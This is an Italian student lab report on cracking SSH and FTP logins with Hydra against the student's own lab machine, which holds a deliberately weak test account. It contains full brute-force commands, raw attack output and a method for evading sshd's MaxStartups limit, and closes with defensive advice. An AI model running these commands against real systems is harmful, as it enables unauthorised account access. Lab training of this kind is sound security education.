

Authentication cracking con Hydra

S6 L5

Andrea Calabretta

Sommario

Introduzione	3
1. Fase 1 Configurazione dell'utente di test	4
2. Fase 2 – Cracking del Servizio SSH	5
2.1 Apertura della porta SSH	5
2.2 Verifica della Porta SSH Aperta	5
2.3 Preparazione delle Wordlist	5
2.4 Primo Tentativo – Comando con Errore per Limitazioni SSH	6
2.5 Secondo Tentativo – Comando Corretto con -W e -c	7
2.6 Risultato – Credenziali SSH Trovate	7
3. Fase 3 – Cracking del Servizio FTP	7
3.1 Avvio del Servizio FTP e Verifica della Porta	7
3.2 Lancio dell'Attacco Hydra su FTP	8
3.3 Risultato – Credenziali FTP Trovate	8
4. Conclusioni	9

Introduzione

Esercizio del Giorno

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi: Esercizio Traccia

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp.

1. Fase 1 Configurazione dell'utente di test

Ai fini dell'esercizio, è stato creato sull'host target un nuovo utente di sistema denominato **test_user**, associato alla password **testpass**. Quindi con:

- Username: test_user
- Password: testpass


La scelta di credenziali intenzionalmente semplici riproduce uno scenario realistico di misconfiguration, in cui un amministratore utilizza password deboli o di default facilmente individuabili tramite attacchi a dizionario.

Le credenziali sono state preventivamente inserite nelle wordlist utilizzate da Hydra — rispettivamente nella lista degli username e in quella delle password — garantendo così che l'attacco potesse giungere a un risultato positivo verificabile.

2. Fase 2 – Cracking del Servizio SSH

2.1 Apertura della porta SSH

Prima di procedere con l'attacco è stata configurata l'apertura della porta SSH con il comando `sudo service ssh start`.




```
(kali㉿kali)-[~]  
$ sudo service ssh start  
[sudo] password for kali:
```

Figura 1 – apertura servizio SSH

2.2 Verifica della Porta SSH Aperta

Prima di avviare l'attacco, è stato verificato tramite `nmap` che la porta 22 (SSH) fosse raggiungibile sull'host target 192.168.1.62.




```
(kali㉿kali)-[~]  
$ nmap -p 22 192.168.1.62  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 09:24 -0400  
Nmap scan report for 192.168.1.62 (192.168.1.62)  
Host is up (0.000031s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Figura 2 – Scansione nmap: porta 22/tcp aperta sul target

2.3 Preparazione delle Wordlist

Sono state predisposte due wordlist: una per gli username e una per le password. In entrambi i file è stato aggiunto manualmente l'utente `test_user` e la password `testpass`, in modo da garantire che le credenziali target fossero presenti durante la fase di attacco.



```
/usr/share/seclists/Username/top-username-shortlist.txt [Read Only] - Mousepad  
File Edit Search View Document Help  
1 root  
2 admin  
3 test  
4 guest  
5 info  
6 adm  
7 mysql  
8 user  
9 administrator  
10 oracle  
11 ftp  
12 pi  
13 puppet  
14 ansible  
15 ec2-user  
16 vagrant  
17 azureuser  
18 test_user  
19
```

Figura 3 – Lista username con aggiunta di `test_user` in posizione 18




Figura 4 – Lista password con aggiunta di testpass in posizione 5

2.4 Primo Tentativo – Comando con Errore per Limitazioni SSH

Il primo attacco è stato lanciato con il comando seguente, che utilizza 4 thread paralleli (-t 4):

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t4 -V ssh://192.168.1.62
```

L'esecuzione ha prodotto numerosi errori di tipo RE-ATTEMPT e si è conclusa con il messaggio "all children were disabled due to too many connection errors", senza trovare alcuna password valida.

```
(kali@kali)~$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t4 -V ssh://192.168.1.62

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 09:08:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
ore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:18/p:5), ~23 tries per task
[DATA] attacking ssh://192.168.1.62:22/
[ATTEMPT] target 192.168.1.62 - login "root" - pass "pu" - 1 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "root" - pass "god" - 2 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "root" - pass "sex" - 3 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "root" - pass "secret" - 4 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "root" - pass "testpass" - 5 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "admin" - pass "pu" - 6 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "admin" - pass "god" - 7 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "admin" - pass "sex" - 8 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "admin" - pass "secret" - 9 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "admin" - pass "testpass" - 10 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test" - pass "pu" - 11 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test" - pass "god" - 12 of 90 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "pu" - 12 of 90 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "god" - 12 of 90 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "pu" - 12 of 90 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "god" - 12 of 90 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "pu" - 12 of 90 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "god" - 12 of 90 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "pu" - 12 of 90 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "god" - 12 of 90 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "sex" - 13 of 92 [child 3] (0/2)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "sex" - 13 of 92 [child 3] (0/2)
[ATTEMPT] target 192.168.1.62 - login "test" - pass "secret" - 14 of 93 [child 1] (0/3)
[RE-ATTEMPT] target 192.168.1.62 - login "test" - pass "secret" - 14 of 93 [child 1] (0/3)
[ERROR] all children were disabled due to too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 09:08:47
```

Figura 5 – Primo tentativo SSH: errore per troppi tentativi simultanei

Il motivo del fallimento è riconducibile alla direttiva MaxStartups del demone SSH (sshd), che limita il numero di connessioni di autenticazione non ancora completate.


Con 4 thread attivi contemporaneamente, il server ha iniziato a rifiutare le nuove connessioni, rendendo i tentativi inutilizzabili e causando l'interruzione anticipata di Hydra.

2.5 Secondo Tentativo – Comando Corretto con -W e -c

Per aggirare le restrizioni di SSH, il comando è stato modificato introducendo i flag -W 1 e -c 1:

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t4 -W 1 -c 1 -V ssh://192.168.1.62
```

Il flag -W 1 imposta il timeout di attesa per ogni risposta del server a 1 secondo, riducendo la pressione sulle connessioni simultanee. Il flag -c 1 introduce un intervallo minimo di 1 secondo tra ogni tentativo sullo stesso thread, evitando così il triggering del meccanismo MaxStartups. In questo modo Hydra riesce a procedere in modo ordinato e sequenziale, rispettando i limiti del servizio SSH.




```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t4 -W 1 -c 1 -V ssh://192.168.1.62
```

Figura 6 – Comando Hydra modificato con -W 1 -c 1

2.6 Risultato – Credenziali SSH Trovate

Con il comando corretto, Hydra ha completato la scansione di tutte le 90 combinazioni e ha identificato con successo le credenziali dell'utente target:



```
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "sex" - 83 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "secret" - 84 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "testpass" - 85 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "pu" - 86 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "god" - 87 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sex" - 88 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "secret" - 89 of 90 [child 0] (0/0)
[STATUS] 14.83 tries/min, 89 tries in 00:06h, 1 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass" - 90 of 90 [child 0] (0/0)
[22][ssh] host: 192.168.1.62 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 09:15:27
```

Figura 7 – Hydra individua le credenziali SSH: test_user / testpass

3. Fase 3 – Cracking del Servizio FTP

3.1 Avvio del Servizio FTP e Verifica della Porta

Per la seconda fase dell'esercizio è stato scelto il servizio FTP, configurato tramite vsftpd. Il servizio è stato avviato e verificata l'apertura della porta 21 mediante nmap.

```
(kali㉿kali)-[~]
└─$ sudo service vsftpd start
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ nmap -p 21 192.168.1.62
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 08:33 -0400
Nmap scan report for 192.168.1.62 (192.168.1.62)
Host is up (0.000033s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Figura 8 – Avvio di vsftpd e verifica porta 21/tcp aperta tramite nmap

3.2 Lancio dell'Attacco Hydra su FTP

A differenza di SSH, il protocollo FTP non impone restrizioni strette sul numero di tentativi simultanei. È stato quindi possibile utilizzare un numero maggiore di thread, impostando -t 16, per velocizzare sensibilmente la ricerca:

```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t 16 -V ftp://192.168.1.62
```

Figura 9 – Comando Hydra per l'attacco FTP con 16 thread

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/stupid-ones-in-production.txt \
-t 16 -V ftp://192.168.1.62
```

L'attacco ha proceduto in modo fluido, testando tutte le 90 combinazioni senza interruzioni. Questo contrasto con SSH evidenzia come protocolli diversi abbiano meccanismi di protezione molto differenti.

3.3 Risultato – Credenziali FTP Trovate

Al termine della scansione, Hydra ha individuato correttamente le credenziali dell'utente FTP:


```

[ATTEMPT] target 192.168.1.62 - login "puppet" - pass "pu" - 61 of 90 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "puppet" - pass "god" - 62 of 90 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "puppet" - pass "sex" - 63 of 90 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "puppet" - pass "secret" - 64 of 90 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "puppet" - pass "testpass" - 65 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ansible" - pass "pu" - 66 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ansible" - pass "god" - 67 of 90 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ansible" - pass "sex" - 68 of 90 [child 5] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ansible" - pass "secret" - 69 of 90 [child 14] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ansible" - pass "testpass" - 70 of 90 [child 15] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ec2-user" - pass "pu" - 71 of 90 [child 8] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ec2-user" - pass "god" - 72 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ec2-user" - pass "sex" - 73 of 90 [child 13] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ec2-user" - pass "secret" - 74 of 90 [child 11] (0/0)
[ATTEMPT] target 192.168.1.62 - login "ec2-user" - pass "testpass" - 75 of 90 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "vagrant" - pass "pu" - 76 of 90 [child 6] (0/0)
[ATTEMPT] target 192.168.1.62 - login "vagrant" - pass "god" - 77 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.1.62 - login "vagrant" - pass "sex" - 78 of 90 [child 4] (0/0)
[ATTEMPT] target 192.168.1.62 - login "vagrant" - pass "secret" - 79 of 90 [child 10] (0/0)
[ATTEMPT] target 192.168.1.62 - login "vagrant" - pass "testpass" - 80 of 90 [child 7] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "pu" - 81 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "god" - 82 of 90 [child 12] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "sex" - 83 of 90 [child 5] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "secret" - 84 of 90 [child 13] (0/0)
[ATTEMPT] target 192.168.1.62 - login "azureuser" - pass "testpass" - 85 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "pu" - 86 of 90 [child 9] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "god" - 87 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "sex" - 88 of 90 [child 15] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "secret" - 89 of 90 [child 4] (0/0)
[ATTEMPT] target 192.168.1.62 - login "test_user" - pass "testpass" - 90 of 90 [child 2] (0/0)
[21][ftp] host: 192.168.1.62 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 08:50:56

```

Figura 10 – Hydra individua le credenziali FTP: test_user / testpass

Il risultato conferma che, in assenza di meccanismi di rate limiting o blocco degli IP, un attacco a dizionario con Hydra è estremamente efficace anche contro servizi FTP.

4. Conclusioni

L'esercizio ha permesso di mettere in pratica l'utilizzo di Hydra per il cracking dell'autenticazione su due diversi servizi di rete, evidenziando alcune differenze fondamentali tra i protocolli analizzati.

Nel caso di SSH, le restrizioni native del demone sshd (MaxStartups) hanno reso necessario un adattamento dei parametri di Hydra: la riduzione del parallelismo tramite i flag -W e -c ha permesso di aggirare il blocco senza ricorrere a tool aggiuntivi.

Il servizio FTP, configurato tramite vsftpd nella sua configurazione di default, non ha opposto alcuna resistenza al brute-force, consentendo l'uso di 16 thread e un completamento molto più rapido dell'attacco.

In entrambi i casi le credenziali deboli (test_user / testpass) sono state individuate con successo, confermando come password semplici o prevedibili rappresentino il principale vettore di vulnerabilità nei servizi di rete esposti. La configurazione sicura dei servizi — con policy di blocco, fail2ban, autenticazione a chiave pubblica per SSH e TLS per FTP — rimane la contromisura più efficace contro questo tipo di attacchi.